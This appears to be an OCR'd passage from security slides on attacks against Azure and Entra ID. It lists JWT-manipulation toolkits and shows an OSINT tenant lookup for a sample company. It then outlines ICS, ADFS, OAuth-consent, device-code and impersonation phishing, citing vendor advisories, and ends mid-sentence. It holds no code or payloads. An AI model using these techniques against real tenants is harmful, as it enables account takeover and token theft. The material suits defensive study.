
- Azure JSON Web Token ("JWT") Manipulation Toolset



https://github.com/rvrsh3ll/TokenTactics
https://github.com/f-bader/TokenTacticsV2







Tenant information

This Open-source Intelligence (OSINT) tool will extract openly available information for the given tenant. The tool is using APIs mentioned in my previous blog post and in MS Graph API documentation.
Domain details is returned only for the **20 first domains**. For complete recon information, please use AADInternals PowerShell module.
Note: CBA status is valid ONLY if email of an **existing user** is given. Using tenant id, domain name, or email of non-existing user may show false negatives.
Note: Entra Connect cloud sync status may return false negatives.
Enter **tenant id**, **domain name**, user **email**, or user **object id**:

bigmegacorp.com GET INFORMATION


Property	Value
Default domain	bigmegacorp.com
Tenant name	bigmegacorp.onmicrosoft.com
Tenant brand	TRD - BIG MEGA CORP
Tenant id	c7f3cdb1-6390-45dc-92c9-e9f33d8d8b33
Tenant region	NA
Seamless single sign-on (SSSO)	disabled
Uses Azure AD Connect cloud sync	N/A
Certificate-based authentication (CBA)	N/A
Verified domains	3

Domain	Type	STS
bigmegacorp.com	Managed	
bigmegacorp.mail.onmicrosoft.com	Managed	
bigmegacorp.onmicrosoft.com	Managed	

https://osint.aadinternals.com/



PHISHING

ICS Calendar Invite Phishing



https://x.com/SpiderLabs/status/1958273984857821458

ICS Calendar Invite Phishing



https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/phishinvite-with-malicious-ics-files/

ADFS Phishing


- Malicious link in Google search results for “Office 265”

  |

- Directed to Office which redirects to a phishing domain

  |


- Custom Microsoft tenant with ADFS configured



https://www.bleepingcomputer.com/news/security/hackers-steal-microsoft-logins-using-legitimate-adfs-redirects/

OAUTH Consent Phishing


- Threat actors employ the Open Authorization (OAuth) protocol
- Send emails with a malicious consent link for a third-party application
- Once the target clicks the link and authorizes the application, the threat actor gains access tokens with the requested scopes and refresh tokens for persistent access to the compromised account
- If a user declines the requested app permissions (clicking Cancel on the prompt), the user is still sent to the app's reply URL, and from there redirected to an AiTM domain for a second phishing attempt



https://www.microsoft.com/en-us/security/blog/2025/05/29/defending-against-evolving-identity-attack-techniques/
https://trustedsec.com/blog/creating-a-malicious-azure-ad-oauth2-application

Device Join/Code Phishing

- Threat actors use a phishing link to trick targets into authorizing the domain-join of an actor-controlled device.
- Since April 2025, Microsoft has observed suspected Russian-linked threat actors using third-party application messages or emails referencing upcoming meeting invitations to deliver a malicious link containing valid authorization code.
- When clicked, the link returns a token for the Device Registration Service, allowing registration of the threat actor's device to the tenant.




https://www.microsoft.com/en-us/security/blog/2025/02/13/storm-2372-conducts-device-code-phishing-campaign/
https://www.microsoft.com/en-us/security/blog/2025/05/29/defending-against-evolving-identity-attack-techniques/

Impersonation Phishing

- Microsoft observed threat actors impersonating people familiar to the target or using malicious infrastructure spoofing legitimate enterprise resources.
- Star Blizzard has shifted from primarily using weaponized document attachments in emails to spear phishing with a malicious link leading to an AiTM page to target the government, non-governmental organizations 